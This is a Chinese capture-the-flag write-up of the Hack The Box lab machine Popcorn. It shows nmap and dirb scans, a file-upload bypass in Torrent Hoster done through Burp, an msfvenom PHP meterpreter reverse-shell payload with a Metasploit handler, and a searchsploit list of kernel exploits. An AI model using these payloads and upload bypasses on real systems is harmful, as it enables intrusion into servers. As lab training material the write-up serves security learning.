HTB Popcorn[Hack The Box HTB靶场]writeup系列4


原创

3riC5r 于 2020-02-02 21:22:47 发布
分类专栏： HTB靶场 文章标签： htb 提权 webshell

本题是retire的第四题Popcorn

目录

0x00 靶机情况



本题是linux的靶机，整体看起来难度在3-4之间，比之前的题目有了一些难度，不过做过vulnhub的题目之后，linux的题目基本上怎么做都心里有数了。

0x01 扫描端口

先看下端口扫描情况：

```
root@kali:~# nmap -T5 -A -v 10.10.10.6
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-02 07:19 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:19
Completed NSE at 07:19, 0.00s elapsed
Initiating NSE at 07:19
```

```
Completed NSE at 07:19, 0.00s elapsed
Initiating NSE at 07:19
Completed NSE at 07:19, 0.00s elapsed
Initiating Ping Scan at 07:19
Scanning 10.10.10.6 [4 ports]
Completed Ping Scan at 07:19, 0.57s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:19
Completed Parallel DNS resolution of 1 host. at 07:19, 0.14s elapsed
Initiating SYN Stealth Scan at 07:19
Scanning 10.10.10.6 [1000 ports]
Discovered open port 22/tcp on 10.10.10.6
Discovered open port 80/tcp on 10.10.10.6
Warning: 10.10.10.6 giving up on port because retransmission cap hit (2).
Completed SYN Stealth Scan at 07:20, 4.20s elapsed (1000 total ports)
Initiating Service scan at 07:20
Scanning 2 services on 10.10.10.6
Completed Service scan at 07:20, 7.05s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.6
Retrying OS detection (try #2) against 10.10.10.6
Initiating Traceroute at 07:20
Completed Traceroute at 07:20, 0.66s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 07:20
Completed Parallel DNS resolution of 2 hosts. at 07:20, 0.25s elapsed
NSE: Script scanning 10.10.10.6.
Initiating NSE at 07:20
Completed NSE at 07:20, 15.17s elapsed
Initiating NSE at 07:20
Completed NSE at 07:20, 2.17s elapsed
Initiating NSE at 07:20
Completed NSE at 07:20, 0.00s elapsed
Nmap scan report for 10.10.10.6
Host is up (0.20s latency).
Not shown: 980 closed ports
PORT      STATE    SERVICE         VERSION
22/tcp    open     ssh             OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open     http            Apache httpd 2.2.12 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
85/tcp    filtered mit-ml-dev
1067/tcp  filtered instl_boots
1213/tcp  filtered mpc-lifenet
1717/tcp  filtered fj-hdnet
2005/tcp  filtered deslogin
2047/tcp  filtered dls
2222/tcp  filtered EtherNetIP-1
3546/tcp  filtered unknown
5988/tcp  filtered wbem-http
6646/tcp  filtered unknown
8022/tcp  filtered oa-system
8654/tcp  filtered unknown
9010/tcp  filtered sdr
9290/tcp  filtered unknown
10617/tcp filtered unknown
32780/tcp filtered sometimes-rpc23
49160/tcp filtered unknown
```

```
55056/tcp filtered unknown
Aggressive OS guesses: Linux 2.6.17 - 2.6.36 (95%), Linux 2.6.32 (95%), Linux 2.4.20 (Red Hat 7.2) (95%), L
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.682 days (since Sat Feb  1 14:58:58 2020)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=194 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 199/tcp)
HOP RTT       ADDRESS
1   446.46 ms 10.10.14.1
2   653.63 ms 10.10.10.6

NSE: Script Post-scanning.
Initiating NSE at 07:20
Completed NSE at 07:20, 0.00s elapsed
Initiating NSE at 07:20
Completed NSE at 07:20, 0.00s elapsed
Initiating NSE at 07:20
Completed NSE at 07:20, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.44 seconds
           Raw packets sent: 1573 (72.608KB) | Rcvd: 1166 (49.960KB)
```

我们可以看到提供了两个端口22和80。那就是标准的webshell+提权的做法了，三板斧就直接上了。

0x02 web目录文件扫描


我们看下目录扫描情况：

```
root@kali:~# dirb http://10.10.10.6

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb  2 07:21:22 2020
URL_BASE: http://10.10.10.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.6/ ----
*** Calculating NOT_FOUND code...
+ http://10.10.10.6/.bash_history (CODE:200|SIZE:414)
+ http://10.10.10.6/cgi-bin/ (CODE:403|SIZE:286)
+ http://10.10.10.6/index (CODE:200|SIZE:177)
+ http://10.10.10.6/index.html (CODE:200|SIZE:177)
+ http://10.10.10.6/server-status (CODE:403|SIZE:291)
+ http://10.10.10.6/test (CODE:200|SIZE:47330)
==> DIRECTORY: http://10.10.10.6/torrent/

---- Entering directory: http://10.10.10.6/torrent/ ----
==> DIRECTORY: http://10.10.10.6/torrent/admin/
+ http://10.10.10.6/torrent/browse (CODE:200|SIZE:9277)
```

主要有以下：

1. http://10.10.10.6/test
2. http://10.10.10.6/torrent/

test是个phpinfo，简单看了一下，出题者的意图应该不是让我们直接攻击php服务




PHP Version 5.2.10-2ubuntu6.10

System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed

0x03 get webshell

进入torrent目录之后，看到如下Torrent Hoster站点：



然后去exploitdb上查了一下，应该是在upload文件的地方存在漏洞，没有做文件后缀检查。


但是没有明确的exp给出，所以需要自己尝试一下。

首先注册了一下用户，进入后台，把所有功能都过了一遍之后，发现有两个上传的位置：


1. torrent文件上传
2. screenshot文件上传

我用burp测试了一下，发现在screenshot做文件上传的时候，可以直接修改文件名称的后缀为php，具体流程如下：


1、随意上传一个torrent，去百度搜索一个就行




2、点击Edit this torrent，选择一个图片文件上传



3、使用burp记录这个过程，并修改文件名的后缀为.php



4、接着可以在指定目录下面看到上传的文件



5、使用msf生成php的反向连接木马

```
root@kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.20 LPORT=4444 -f raw > a.png.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30687 bytes
```

6、将生成的木马文件，替换到burp里面上传

7、打开msf，建立侦听端口

```
msf5 > search php/meterpreter_reverse_tcp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  payload/php/meterpreter_reverse_tcp                    normal  No     PHP Meterpreter, Reverse TCP Inl


msf5 > use payload/php/meterpreter_reverse_tcp
msf5 payload(php/meterpreter_reverse_tcp) > show options
```

```
Module options (payload/php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

msf5 payload(php/meterpreter_reverse_tcp) > set lhost 10.10.14.20
lhost => 10.10.14.20
msf5 payload(php/meterpreter_reverse_tcp) > back
msf5 > use multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload ''
[-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.20:4444
msf5 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                      Payload opts
  --  ----                    -------                      ------------
  1   Exploit: multi/handler  php/meterpreter_reverse_tcp  tcp://10.10.14.20:4444
```

8、在浏览器中点击我们上传的文件，执行木马，获得webshell

```
msf5 exploit(multi/handler) > [*] Meterpreter session 8 opened (10.10.14.20:4444 -> 10.10.10.6:50803) at 20

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  8         meterpreter php/linux  www-data (33) @ popcorn  10.10.14.20:4444 -> 10.10.10.6:50803 (10.10.10.

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  8         meterpreter php/linux  www-data (33) @ popcorn  10.10.14.20:4444 -> 10.10.10.6:50803 (10.10.10.

msf5 exploit(multi/handler) > sessions 8
[*] Starting interaction with 8...

meterpreter >
```

0x04 提权

看了一下操作系统的版本：

```
uname -r
2.6.31-14-generic-pae
```

在exploitdb中查找了一下，有比较多的相似的exp。

```
searchsploit "Linux Kernel 2.6."
-------------------------------------------------------------------------------------------------------------
```

```
 Exploit Title

---------------------------------------------------------------------------------------------------------------
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local Privilege Escalation
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Validator
Linux Kernel 2.2.x/2.3.x/2.4.x/2.5.x/2.6.x - ELF Core Dump Local Buffer Overflow (PoC)
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escalation (3)
Linux Kernel 2.4.22-28/2.6.9 - 'igmp.c' Local Denial of Service
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Privilege Escalation
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Validator (1)
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Validator (2)
Linux Kernel 2.4.27/2.6.8 - 'binfmt_elf' Executable File Read
Linux Kernel 2.4.28/2.6.9 - 'ip_options_get' Local Overflow
Linux Kernel 2.4.28/2.6.9 - 'scm_send Local' Denial of Service
Linux Kernel 2.4.28/2.6.9 - Memory Leak Local Denial of Service
Linux Kernel 2.4.28/2.6.9 - vc_resize int Local Overflow
Linux Kernel 2.4.30/2.6.11.5 - BlueTooth 'bluez_sock_create' Local Privilege Escalation
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Escalation (Metasploit)
Linux Kernel 2.4.x/2.5.x/2.6.x - 'Sockaddr_In.Sin_Zero' Kernel Memory Disclosure
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendp
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth Signed Buffer Index Privilege Escalation (2)
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)
Linux Kernel 2.4.x/2.6.x - Assembler Inline Function Local Denial of Service
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index (PoC)
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index Privilege Escalation (1)
Linux Kernel 2.4.x/2.6.x - Local Denial of Service / Memory Disclosure
Linux Kernel 2.4.x/2.6.x - Multiple ISO9660 Filesystem Handling Vulnerabilities
Linux Kernel 2.5.x/2.6.x - CPUFreq Proc Handler Integer Handling Memory Read
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)
Linux Kernel 2.6.10 - File Lock Local Denial of Service
Linux Kernel 2.6.10 - Local Denial of Service
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation
Linux Kernel 2.6.12-rc4 - 'ioctl_by_bdev' Local Denial of Service
Linux Kernel 2.6.13 < 2.6.17.4 - 'logrotate prctl()' Local Privilege Escalation
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (1)
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (2)
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (3)
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (4)
Linux Kernel 2.6.17 - 'Sys_Tee' Local Privilege Escalation
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplice' Local Privilege Escalation (2)
Linux Kernel 2.6.17.4 - 'proc' Local Privilege Escalation
Linux Kernel 2.6.17.7 - NFS and EXT3 Combination Remote Denial of Service
Linux Kernel 2.6.18 - 'move_pages()' Information Leak
Linux Kernel 2.6.18 < 2.6.18-20 - Local Privilege Escalation
Linux Kernel 2.6.20 with DCCP Support - Memory Disclosure (1)
Linux Kernel 2.6.20 with DCCP Support - Memory Disclosure (2)
Linux Kernel 2.6.20/2.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/8.10 / Fedora Core 10 / OpenSuse 11.1) - SCTP FWD
Linux Kernel 2.6.21.1 - IPv6 Jumbo Bug Remote Denial of Service
Linux Kernel 2.6.22 - IPv6 Hop-By-Hop Header Remote Denial of Service
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Met
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Local Privilege Escalation (1)
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set_selection(
Linux Kernel 2.6.26 - Auerswald USB Device Driver Buffer Overflow (PoC)
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Local Privilege Escalation
Linux Kernel 2.6.27.7-generic/2.6.18/2.6.24-1 - Local Denial of Service
```

Linux Kernel 2.6.27.7 generic/2.6.18/2.6.24-1 - Local Denial of Service
Linux Kernel 2.6.27.8 - ATMSVC Local Denial of Service
Linux Kernel 2.6.28/3.0 (DEC Alpha Linux) - Local Privilege Escalation
Linux Kernel 2.6.29 - 'ptrace_attach()' Race Condition Privilege Escalation
Linux Kernel 2.6.3 - 'setsockopt' Local Denial of Service
Linux Kernel 2.6.30 - 'atalk_getname()' 8-bytes Stack Disclosure (1)
Linux Kernel 2.6.30 - 'tun_chr_pool()' Null Pointer Dereference
Linux Kernel 2.6.30 < 2.6.30.1 / SELinux (RHEL 5) - Local Privilege Escalation
Linux Kernel 2.6.31 - 'perf_counter_open()' Local Buffer Overflow
Linux Kernel 2.6.31-rc5 - sigaltstack 4-Byte Stack Disclosure
Linux Kernel 2.6.31-rc7 - 'AF_LLC getsockname' 5-Byte Stack Disclosure
Linux Kernel 2.6.31.4 - 'unix_stream_connect()' Local Denial of Service
Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege Escalation
Linux Kernel 2.6.32 - 'pipe.c' Local Privilege Escalation (4)
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escalation (1)
Linux Kernel 2.6.32-5 (Debian 6.0.5) - '/dev/ptmx' Key Stroke Timing Local Disclosure
Linux Kernel 2.6.32-642/3.16.0-4 - 'inode' Integer Overflow
Linux Kernel 2.6.32-rc1 (x86-64) - Register Leak
Linux Kernel 2.6.33.3 - SCTP INIT Remote Denial of Service
Linux Kernel 2.6.34 - 'find_keyring_by_name()' Local Memory Corruption
Linux Kernel 2.6.35 - Network Namespace Remote Denial of Service
Linux Kernel 2.6.36 - VIDIOCSMICROCODE IOCTL Local Memory Overwrite
Linux Kernel 2.6.36 IGMP - Remote Denial of Service
Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation
